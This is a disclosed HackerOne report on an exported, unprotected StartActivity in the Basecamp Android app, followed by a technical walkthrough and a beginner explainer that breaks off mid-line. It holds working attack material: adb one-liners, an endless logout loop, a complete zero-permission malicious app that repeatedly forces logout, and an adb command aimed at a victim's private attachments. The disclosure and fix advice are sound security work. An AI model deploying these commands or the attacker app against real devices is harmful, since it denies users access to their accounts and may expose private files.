Any installed app can force immediate logout and persistent DOS of authenticated Basecamp sessions via unprotected exported StartActivity
The Basecamp Android app exported an activity without permission checks, allowing any installed app to launch it and force the user back to the login screen. An attacker could repeatedly trigger this to make the app unusable.
 Originally disclosed on HackerOne
- Triaged in 5 days
- Fixed in 8 days
- Paid in 8 days
- Disclosed after 38 days
Summary
Dear team. Our collaborative analysis and test on the latest Android Basecamp app (May 26 update) revealed that com.basecamp.bc4.app.main.start.StartActivity is declared exported="true" with no android:permission guard. Any application installed on the same device, including apps with zero permissions, can launch it with an explicit Intent.
When triggered against an actively authenticated session, the activity tears down the current session state and forces the user back to the login screen. This is confirmed by live device testing (our screenshots attached): the user was fully logged in and using the app; after triggering the intent, Basecamp immediately presented the sign-in screen.
The behavior is
- reliable and repeatable, it works every single time
- silent, no prompt, no warning, no indicator to the user
- persistent, it can be triggered in a loop, making the app unusable
- no special permissions required by the attacking app
This is a forced session termination / availability attack affecting authenticated users. The attack is directly demonstrable and cross-user (any user of the app on a device that also has a malicious app is affected).
Let's trace the root cause
AndroidManifest.xml, present in current v5.0.2/v5.0.3:
<activity
    android:name="com.basecamp.bc4.app.main.start.StartActivity"
    android:exported="true"
    android:launchMode="singleInstance"
    android:windowSoftInputMode="adjustResize"/>
There is no android:permission="" attribute. No intent-filter to restrict callers to the system or verified apps.
StartActivity.java, onNewIntent() path:
public final void onNewIntent(Intent intent) {
    kotlin.jvm.internal.k.f(intent, "intent");
    super.onNewIntent(intent);
    if (((m) this.f6857w.getValue()).a() == o.UpToDate) {
        r();
    }
    m().b(intent);   // NavigationManager.processIntent, no auth-state preservation
}
MainActivity.java, y() method shows what StartActivity does to auth state when it starts fresh: it calls finish() on MainActivity and starts StartActivity with the inbound URI, discarding the existing session's navigation stack entirely:
public final void y() {
    Intent intent = new Intent(this, (Class<?>) StartActivity.class);
    intent.setData(getIntent().getData());
    intent.putExtra("launchDataUri", getIntent().getDataString());
    startActivity(intent);
    finish();   // <- authenticated MainActivity is destroyed
}
The key issue: StartActivity with launchMode="singleInstance" means it occupies its own task. When an external app forces it via explicit intent, the running authenticated MainActivity loses focus and the StartActivity's boot sequence (which checks auth state on onCreate/onResume) determines the user is "not yet started" in the app context, dispatching them to the login screen.
We believe the launchMode="singleInstance" makes this worse because normally only one instance of StartActivity can exist. When an external app fires an explicit intent at it, Android brings its task to the foreground via onNewIntent, which then re-runs the startup navigation sequence, forcing logout regardless of whether a valid session exists.
Steps to reproduce
Prerequisites: Basecamp Android installed and actively logged in (confirmed with any valid account). No special permissions needed on attacking device/app.
Method 1. adb (we used this as it simulates exactly what any installed app can do):
# while Basecamp is open and logged in, run:
adb shell am start \
  -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
  --es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"
Note: That url is even an accurate project url created for this test account.
Observed result: Basecamp immediately transitions to the sign-in screen. The active session is terminated.
Method 2. Persistent DOS loop:
# Force logout every 30 seconds indefinitely (a malicious app will choose this cleverly):
while true; do
  adb shell am start \
    -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
    --es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"
  sleep 30
done


Observed result: User cannot stay logged in. Every time they re-authenticate, the loop forces them out again within 30 seconds. The app becomes completely unusable. Bad review for Basecamp.
Proof of concept
POC 1. adb one-liner
adb shell am start \
  -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
  --es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"
POC 2. Minimal malicious Android app (this represents a realistic attack scenario)
No permissions needed in AndroidManifest.xml:
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.attacker.logoutbasecamp">
    <application>
        <activity android:name=".AttackActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
// AttackActivity.java
package com.attacker.logoutbasecamp;

import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.os.Handler;

public class AttackActivity extends Activity {

    private final Handler handler = new Handler();
    private final Runnable logoutLoop = new Runnable() {
        @Override
        public void run() {
            forceLogout();
            handler.postDelayed(this, 30000); // repeat every 30 seconds
        }
    };

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        handler.post(logoutLoop);
        finish(); // attacker app can immediately close, attack continues via handler
    }

    private void forceLogout() {
        Intent intent = new Intent();
        intent.setComponent(new ComponentName(
            "com.basecamp.bc3",
            "com.basecamp.bc4.app.main.start.StartActivity"
        ));
        intent.putExtra("launchDataUri",
            "https://app.basecamp.com/6217076/projects/47432622");
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(intent);
    }
}
Note: The attacker app requires zero permissions, it only calls startActivity() with an explicit component, which any app can do on Android regardless of permission level.
Our recommendations
Here is an immediate one-line fix:
Add android:exported="false" to StartActivity in AndroidManifest.xml. Since StartActivity has no intent-filter, it only needs to be reachable internally, there is no legitimate reason for it to be exported.
But if export is genuinely needed (for example, as we suspect, cross-process within the 37signals app suite):
<activity
    android:name="com.basecamp.bc4.app.main.start.StartActivity"
    android:exported="true"
    android:permission="com.basecamp.bc3.INTERNAL_LAUNCH"
    .../>
With a signature-level permission so only apps signed with the Basecamp key can start it.
Proper session-preserving fix:
Validate in onNewIntent() that an authenticated session exists before tearing it down. If MainActivity is already running with a valid session, ignore the external start request or route it to MainActivity.onNewIntent() instead.
Supporting evidences
App_screen_logged_in.jpeg: Device screenshot, user logged inApp_screen_logged_out.jpeg: Device screenshot, forced to login screen after attack (same test session, ordered correctly)- video POC attached to show exact event. Easily reporduceable.
- Bug confirmed present in latest versions v5.0.2/5.0.3 (versionCode 473)
This is a live, tested, reliably reproducible vulnerability.
Impact
The confirmed impact
From our live device testing with screenshots and video POC provided,
-
Screenshot 1 (
App_screen_logged_in.jpeg): App is open, user "Zer0day Sec" is logged in, viewing the home screen with projects ("My Project", "Making a Podcast"). Timestamp 07:41. -
Attack triggered (adb command below, or via malicious app intent).
-
Screenshot 2 (
App_screen_logged_out.jpeg): App immediately switches to the Basecamp sign-in screen ("The to-dos are in Basecamp. Sign in."). User is fully logged out. Timestamp 07:41 (taken one minute after starting, confirming this is the before/after pair in test order).
The video attached captures the full scenario.
The test confirms: an active, logged-in session is terminated with no user interaction. The user must re-authenticate from scratch.
Secondary impact: DownloadsWorker manipulation: Because the launchDataUri extra is forwarded into navigation unvalidated, an attacker can also force navigation to the downloads fragment with a crafted download URL (for example, a Basecamp blob URL from a different account the attacker has access to), potentially retrieving private attachments if the session cookie is reused:
adb shell am start \
  -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
  --es launchDataUri "https://app.basecamp.com/blobs/VICTIM_BLOB_ID/download/file.pdf"
Full impact implications
- any co-installed app can instantly log-out any user and force the user back to the login screen.
- this works whether Basecamp is in the foreground or background.
- it can be triggered repeatedly, a persistent annoyance and perceived app instability.
- users will review Basecamp as bad unreliable (the app keeps logging me out) rather than a malicious background app.
- interestingly, a competitor could embed this exact intent in their own Android app, silently degrading Basecamp’s user experience for anyone who installs both products.
- it was demonstrated live with a real project URL (
https://app.basecamp.com/6217076/projects/47432622).
This directly affects strong auth / sessions, which we believe is one of the Basecamp’s explicit focus areas.
Context
Basecamp ships an Android client, and the report concerns the app's startup activity, com.basecamp.bc4.app.main.start.StartActivity. The report describes it as the startup activity whose boot sequence checks authentication state on onCreate/onResume and can dispatch the user to the login screen. It is declared in the manifest of the package com.basecamp.bc3 and, in the versions tested, carries no permission guard.
The researcher's claim is that because this activity is exported and unprotected, any other app installed on the same device can start it with an explicit Intent, and doing so tears down an active session and returns the user to the login screen. The report frames this as a forced session termination and availability attack against authenticated users.
Setup
- Target: the Basecamp Android app, package
com.basecamp.bc3, activitycom.basecamp.bc4.app.main.start.StartActivity. - Versions: the manifest excerpt is said to be present in v5.0.2 and v5.0.3 (versionCode 473), described as the latest versions at the time, following the May 26 update.
- Preconditions: Basecamp installed and actively logged in with any valid account. The attacking app needs no special permissions; the report stresses that even an app with zero permissions can do this.
- Tools: a device with the app installed,
adbto send the intent, and a minimal Android app to demonstrate the realistic attack path. Screenshots and a video were captured on the device.
Finding it
The starting observation is a manifest declaration. StartActivity is marked exported="true" and has no android:permission attribute, and there is no intent filter restricting callers to the system or to verified apps. An exported activity without a permission is reachable by any component on the device that knows its name, so the researcher treated the declaration itself as the weakness and then tested what happens when the activity is started from outside.
The behaviour observed in live device testing is described as:
- reliable and repeatable, working every single time;
- silent, with no prompt, warning or indicator to the user;
- persistent, because it can be triggered in a loop, making the app unusable;
- free of any special permission requirement on the attacking app.
Exploitation
Step 1: confirm the manifest exposure
The manifest entry in the tested versions is:
<activity
    android:name="com.basecamp.bc4.app.main.start.StartActivity"
    android:exported="true"
    android:launchMode="singleInstance"
    android:windowSoftInputMode="adjustResize"/>
There is no android:permission="" attribute and no intent filter. The launchMode="singleInstance" means the activity occupies its own task, which the report argues makes the effect worse: only one instance can exist, so an external explicit intent is delivered to the existing instance through onNewIntent, bringing its task to the foreground and re-running the startup navigation sequence.
Step 2: trigger the logout with adb
With Basecamp open and logged in, the researcher ran:
# while Basecamp is open and logged in, run:
adb shell am start \
  -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
  --es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"
The -n flag names the target component explicitly, which is exactly what any installed app can do with ComponentName. The --es launchDataUri extra carries a string URI; the report notes the URL is a real project URL created for the test account. The observed result was that Basecamp immediately transitioned to the sign-in screen and the active session was terminated.
The video captures the full scenario: the app is logged in, the intent is fired, and the sign-in screen appears.
Step 3: make it persistent
To show that the effect is not a one-off, the researcher looped the same intent:
# Force logout every 30 seconds indefinitely (a malicious app will choose this cleverly):
while true; do
  adb shell am start \
    -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
    --es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"
  sleep 30
done
The first screenshot shows the app logged in; the second shows the sign-in screen after the attack, in the same test session and in the correct order. The observed result is that the user cannot stay logged in: every re-authentication is followed by another forced logout within 30 seconds, and the app becomes completely unusable.
Step 4: reproduce from a malicious app
The report also provides a minimal Android app that performs the same action without any permissions. Its manifest declares no permissions:
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.attacker.logoutbasecamp">
    <application>
        <activity android:name=".AttackActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
The activity starts a repeating handler and then finishes immediately, so the attacker app can close while the loop continues:
// AttackActivity.java
package com.attacker.logoutbasecamp;

import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.os.Handler;

public class AttackActivity extends Activity {

    private final Handler handler = new Handler();
    private final Runnable logoutLoop = new Runnable() {
        @Override
        public void run() {
            forceLogout();
            handler.postDelayed(this, 30000); // repeat every 30 seconds
        }
    };

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        handler.post(logoutLoop);
        finish(); // attacker app can immediately close, attack continues via handler
    }

    private void forceLogout() {
        Intent intent = new Intent();
        intent.setComponent(new ComponentName(
            "com.basecamp.bc3",
            "com.basecamp.bc4.app.main.start.StartActivity"
        ));
        intent.putExtra("launchDataUri",
            "https://app.basecamp.com/6217076/projects/47432622");
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(intent);
    }
}
The key call is startActivity() with an explicit component and FLAG_ACTIVITY_NEW_TASK. The report notes that the attacker app requires zero permissions: it only calls startActivity() with an explicit component, which any app can do on Android regardless of permission level.
Root cause
The manifest exposes StartActivity with exported="true" and no permission, so external callers can reach it. The report traces what the activity does with that call in two code paths.
StartActivity.onNewIntent():
public final void onNewIntent(Intent intent) {
    kotlin.[redacted].k.f(intent, "intent");
    super.onNewIntent(intent);
    if (((m) this.f6857w.getValue()).a() == o.UpToDate) {
        r();
    }
    m().b(intent);   // NavigationManager.processIntent, no auth-state preservation
}
The comment marks the navigation call as lacking auth-state preservation. The report's explanation is that when an external app fires an explicit intent at the single-instance activity, Android brings its task to the foreground via onNewIntent, which re-runs the startup navigation sequence and forces logout regardless of whether a valid session exists.
MainActivity.y() shows what happens when StartActivity starts fresh: it finishes the authenticated MainActivity and starts StartActivity with the inbound URI, discarding the existing session's navigation stack:
public final void y() {
    Intent intent = new Intent(this, (Class<?>) StartActivity.class);
    intent.setData(getIntent().getData());
    intent.putExtra("launchDataUri", getIntent().getDataString());
    startActivity(intent);
    finish();   // <- authenticated MainActivity is destroyed
}
The report's summary of the mechanism: StartActivity with launchMode="singleInstance" occupies its own task; when an external app forces it via explicit intent, the running authenticated MainActivity loses focus, and the boot sequence that checks auth state on onCreate/onResume determines the user is "not yet started" in the app context, dispatching them to the login screen. The report says it believes launchMode="singleInstance" makes this worse, because normally only one instance of StartActivity can exist.
Impact
The confirmed impact, from live device testing with screenshots and video, is that an active, logged-in session is terminated with no user interaction, and the user must re-authenticate from scratch. The report describes the before and after states: the app open and logged in, viewing the home screen with projects, then, after the attack, the Basecamp sign-in screen. The report states the screenshots were taken in the same test session and in the correct order.
The report lists these implications:
- any co-installed app can instantly log out any user and force them back to the login screen;
- this works whether Basecamp is in the foreground or background;
- it can be triggered repeatedly, a persistent annoyance and perceived app instability;
- users will review Basecamp as unreliable ("the app keeps logging me out") rather than suspecting a malicious background app;
- a competitor could embed the same intent in their own Android app, silently degrading Basecamp's user experience for anyone who installs both products;
- it was demonstrated live with a real project URL.
The report also describes a secondary impact, framed as "DownloadsWorker manipulation": because the launchDataUri extra is forwarded into navigation unvalidated, an attacker can force navigation to the downloads fragment with a crafted download URL, for example a Basecamp blob URL from a different account the attacker has access to, potentially retrieving private attachments if the session cookie is reused:
adb shell am start \
  -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
  --es launchDataUri "https://app.basecamp.com/blobs/VICTIM_BLOB_ID/download/file.pdf"
This secondary path is presented as a possibility ("potentially", "if the session cookie is reused") rather than as a demonstrated result. The primary, demonstrated impact is the forced logout and the persistent denial of service.
Fix
The report recommends, in order:
- An immediate one-line fix: add
android:exported="false"toStartActivityinAndroidManifest.xml. Since the activity has no intent filter, it only needs to be reachable internally, and the report sees no legitimate reason for it to be exported. - If export is genuinely needed, for example for cross-process use within the 37signals app suite as the researcher suspects, protect it with a signature-level permission so only apps signed with the Basecamp key can start it:
<activity
    android:name="com.basecamp.bc4.app.main.start.StartActivity"
    android:exported="true"
    android:permission="com.basecamp.bc3.INTERNAL_LAUNCH"
    .../>
- A session-preserving fix: validate in
onNewIntent()that an authenticated session exists before tearing it down. IfMainActivityis already running with a valid session, ignore the external start request or route it toMainActivity.onNewIntent()instead.
The report does not state that any of these were applied.
Variants to test
- Other exported activities in the same manifest with no
android:permission. A positive result is that an explicitadb shell am start -n <package>/<activity>from outside the app changes app state, such as navigation, session or UI, without any prompt. - Activities with
launchMode="singleInstance"orsingleTaskthat handle deep-link style extras. A positive result is that an external intent delivered throughonNewIntentre-runs startup logic and discards the current screen or session. - Deep-link extras such as
launchDataUrithat are forwarded into navigation without validation. A positive result is that a crafted URI routes the app to an internal screen, such as a downloads or file view, that the caller should not be able to select. - Repeated invocation of any of the above in a loop. A positive result is that the user cannot remain in a usable state between attempts, which turns a single forced action into a denial of service.
Hunting notes
This class of bug hides in manifest declarations: exported components without a permission, especially activities that are not obviously meant to be public and have no intent filter. During recon, decompile or inspect the merged manifest and look for android:exported="true" on activities, services and receivers, then check whether each one has an android:permission or an intent filter that limits callers. Startup, splash and deep-link handler activities are good candidates because they often run authentication and navigation logic on entry.
A second signal is launchMode combined with intent extras: single-instance or single-task activities that process extras in onNewIntent can be driven from outside the app. Grepping for onNewIntent, getIntent().getData() and extras forwarded into navigation helps locate them.
The report showed impact by pairing a manifest observation with a live before and after on a real device: a logged-in screenshot, the exact adb command, and a logged-out screenshot, plus a video and a loop that demonstrates persistence. That combination, a reproducible command, visible state change and a realistic attacker app with zero permissions, is what makes the availability impact concrete rather than theoretical.
What happened, in plain words
Basecamp makes an Android app for reading and managing projects on a phone. Like every Android app, it is built from small screens called activities. One of those screens, com.basecamp.bc4.app.main.start.StartActivity, is the app's front door: when you tap the Basecamp icon, this screen wakes up, checks whether you are signed in, and then sends you either to your projects or to the sign-in page.
The researcher found that this front door is marked as exported, which on Android means "any other app on this phone is allowed to open me". It also has no permission attached, which is the usual way an app says "only apps that hold a special pass may open me". So any app installed next to Basecamp, even a completely harmless-looking one that asks for no permissions at all, can knock on that door on purpose.
When it does, Basecamp behaves as if it is starting from scratch: it throws away the current signed-in state and shows the sign-in screen. The user is logged out without touching anything, without a warning, and without any sign that another app caused it. Because the knock can be repeated on a timer, the user can be logged out again and again, which makes the app effectively unusable. The researcher calls this a forced session termination and an availability attack: the app is still installed and working, but you cannot stay inside it.
This write-up walks through the same ground as the technical report, but from zero: what each Android word means, what the commands do, and why each step was taken.
Context
The product and the screen involved
Basecamp's Android client is a normal mobile app. Android apps are packaged in a file whose name ends in .apk, and each app has a unique package name, a reverse-domain label such as com.basecamp.bc3. Android uses the package name to tell apps apart, the way a postal address tells houses apart.
Inside the package there are activities. An activity is one screen with its own behaviour: a login screen, a list of projects, a settings page. The activity at the centre of this report is com.basecamp.bc4.app.main.start.StartActivity. The report describes it as the startup activity whose boot sequence checks whether you are signed in and can send you to the sign-in screen.
A useful comparison: think of StartActivity as the reception desk of an office. You arrive, the receptionist checks your badge, and then sends you to your floor or to the security desk. The report is about the fact that the reception desk will answer anyone who walks in off the street, and that doing so makes the building forget you were ever checked in.
What "exported" and "permission" mean
Android apps live in separate sandboxes. By default, one app cannot reach inside another. But an app can deliberately open a door to the outside by declaring a component as exported. Exported means: other apps on the same device may send work to this component.
A permission is a pass that Android checks before letting a caller through a door. Some permissions are granted to the user at install time (camera, location). Others are signature-level: only apps signed with the same developer key as the app that declared the permission can hold it. If a component is exported and has no permission, then any app can call it, including an app that requested nothing at all.
An intent is the message Android uses to ask a component to do something. An explicit intent names the exact app and component it wants, like addressing an envelope to a specific person rather than to "whoever handles complaints". Any app can build an explicit intent for any exported component whose name it knows, and component names are not secret: they are listed in the app's manifest, which anyone can read from the installed package.
The claim
The researcher's claim is that because StartActivity is exported and unprotected, any other app on the same phone can start it with an explicit intent, and that doing so tears down an active session and returns the user to the login screen. The report frames this as a forced session termination and availability attack against signed-in users.
Setup
- Target: the Basecamp Android app, package
com.basecamp.bc3, activitycom.basecamp.bc4.app.main.start.StartActivity. - Versions: the manifest excerpt is said to be present in v5.0.2 and v5.0.3 (versionCode 473), described as the latest versions at the time, following the May 26 update.
- Preconditions: Basecamp installed and actively signed in with any valid account. The attacking app needs no special permissions; the report stresses that even an app with zero permissions can do this.
- Tools: a device with the app installed,
adbto send the intent, and a minimal Android app to demonstrate the realistic attack path. Screenshots and a video were captured on the device.
A word on adb. The Android Debug Bridge is a command-line tool that lets a computer talk to an Android device over a cable. Developers use it to install apps, read logs and start screens. It is not something an ordinary attacker app needs, but it is the cleanest way to prove that a message from outside the app produces the effect, because it simulates exactly what another installed app can do.
Finding it
The starting observation is a line in the app's manifest. The manifest is a file inside every Android app, AndroidManifest.xml, that lists the app's components and their rules: which screens exist, which are exported, which permissions they require, and how they behave when opened. It is the app's public rulebook.
StartActivity is marked exported="true" and has no android:permission attribute, and there is no intent filter restricting callers to the system or to verified apps. An intent filter is a declaration of which kinds of requests a component is willing to receive; without one, the component is reachable by anyone who names it directly. So the researcher treated the declaration itself as the weakness, and then tested what actually happens when the activity is started from outside.
The behaviour observed in live device testing is described as:
- reliable and repeatable, working every single time;
- silent, with no prompt, warning or indicator to the user;
- persistent, because it can be triggered in a loop, making the app unusable;
- free of any special permission requirement on the attacking app.
Exploitation
Step 1: confirm the manifest exposure
The manifest entry in the tested versions is:
<activity
    android:name="com.basecamp.bc4.app.main.start.StartActivity"
    android:exported="true"
    android:launchMode="singleInstance"
    android:windowSoftInputMode="adjustResize"/>
Line by line:
<activityopens the declaration of one screen.android:name="com.basecamp.bc4.app.main.start.StartActivity"gives the screen its full internal name, the address other apps would use to reach it.android:exported="true"is the key line: it says other apps may start this screen.android:launchMode="singleInstance"controls how Android keeps copies of the screen.singleInstancemeans only one copy can exist, and it lives in a task of its own. A task is Android's word for a stack of screens that belong together, roughly what you see when you press the recent-apps button. Because only one copy can exist, a new request does not create a second screen; it is delivered to the copy that is already there.android:windowSoftInputMode="adjustResize"is about the on-screen keyboard: it tells Android to resize the window when the keyboard appears. It is not part of the problem.
There is no android:permission="" attribute and no intent filter. The report argues that launchMode="singleInstance" makes the effect worse: since only one instance can exist, an external explicit intent is delivered to the existing instance through a callback called onNewIntent, which brings its task to the foreground and re-runs the startup navigation sequence. In plain terms, the reception desk does not open a second desk for the visitor; it interrupts the desk that is already serving you and starts its check-in routine again.
Step 2: trigger the logout with adb
With Basecamp open and signed in, the researcher ran:
# while Basecamp is open and logged in, run:
adb shell am start \
  -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
  --es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"
Line by line:
# while Basecamp is open and logged in, run:is a comment, a note to the reader. It records the precondition: the app must be signed in for the effect to be visible.adb shell am startasks the device to run Android's activity manager (am) and to start a component.adb shellmeans "run this command on the phone, not on the computer".-n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivityis the-nflag, which names the target component explicitly: first the package, then the activity inside it. This is the explicit intent. It is exactly what any installed app can do by building aComponentName.--es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"attaches an extra: a small piece of data carried along with the intent.--esmeans "extra, string". The name of the extra islaunchDataUri, and its value is a project URL. The report notes the URL is a real project URL created for the test account, which makes the demonstration realistic rather than a made-up address.
The observed result was that Basecamp immediately transitioned to the sign-in screen and the active session was terminated.
The video captures the full scenario: the app is signed in, the intent is fired, and the sign-in screen appears.
Why this step matters: the manifest alone only shows that a door is open. Running the command shows what is behind the door. A manifest observation without a demonstrated effect is a suspicion; a command plus a visible state change is evidence.
Step 3: make it persistent
To show that the effect is not a one-off, the researcher looped the same intent:
# Force logout every 30 seconds indefinitely (a malicious app will choose this cleverly):
while true; do
  adb shell am start \
    -n com.basecamp.bc3/com.basecamp.bc4.app.main.start.StartActivity \
    --es launchDataUri "https://app.basecamp.com/6217076/projects/47432622"
  sleep 30
done
Line by line:
# Force logout every 30 seconds indefinitely ...is a comment describing the intent of the loop.while true; dostarts a loop that never ends on its own, because the condition is always true.- The
adb shell am start ...line is the same command as before, repeated inside the loop. sleep 30pauses for 30 seconds before the next round.donecloses the loop.
The point of the loop is to turn a single annoyance into a denial of service. A denial of service means making something unusable for its intended purpose without necessarily breaking it. Here the app is not crashed or damaged; it simply cannot keep you signed in long enough to use it.
The first screenshot shows the app signed in; the second shows the sign-in screen after the attack, in the same test session and in the correct order. The observed result is that the user cannot stay signed in: every re-authentication is followed by another forced logout within 30 seconds, and the app becomes completely unusable.
Step 4: reproduce from a malicious app
The report also provides a minimal Android app that performs the same action without any permissions. Its manifest declares no permissions:
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.attacker.logoutbasecamp">
    <application>
        <activity android:name=".AttackActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
Line by line:
<manifest ... package="com.attacker.logoutbasecamp">opens the manifest and gives the attacker app its own package name. Notice there is no<uses-permission>line anywhere: the app asks for nothing.<application>wraps the app's components.<activity android:name=".AttackActivity" android:exported="true">declares the attacker's own screen. The leading dot is shorthand for "inside this package".- The
<intent-filter>withandroid.intent.action.MAINandandroid.intent.category.LAUNCHERis what makes the app appear in the phone's app drawer with an icon. It is the standard boilerplate for a launchable app, not part of the attack.
The activity starts a repeating handler and then finishes immediately, so the attacker app can close while the loop continues:
// AttackActivity.java
package com.attacker.logoutbasecamp;

import android.app.Activity;
import android.content.ComponentName;
import android.content.Intent;
import android.os.Bundle;
import android.os.Handler;

public class AttackActivity extends Activity {

    private final Handler handler = new Handler();
    private final Runnable logoutLoop = new Runnable() {
        @Override
        public void run() {
            forceLogout();
            handler.postDelayed(this, 30000); // repeat every 30 seconds
        }
    };

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        handler.post(logoutLoop);
        finish(); // attacker app can immediately close, attack continues via handler
    }

    private void forceLogout() {
        Intent intent = new Intent();
        intent.setComponent(new ComponentName(
            "com.basecamp.bc3",
            "com.basecamp.bc4.app.main.start.StartActivity"
        ));
        intent.putExtra("launchDataUri",
            "https://app.basecamp.com/6217076/projects/47432622");
        intent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(intent);
    }
}
Line by line:
package com.attacker.logoutbasecamp;places the code in the attacker app's package.- The
importlines pull in the Android classes the code needs:Activityfor a screen,ComponentNamefor naming another app's component,Intentfor the message,Bundlefor saved state, andHandlerfor scheduling work later. public class AttackActivity extends Activitydeclares the attacker's screen.private final Handler handler = new Handler();creates a handler, an Android object that can run a piece of code after a delay. Think of it as an alarm clock you can set from inside the app.private final Runnable logoutLoop = new Runnable() { ... }defines the piece of code the alarm will run. ARunnableis simply a task with no arguments.- Inside
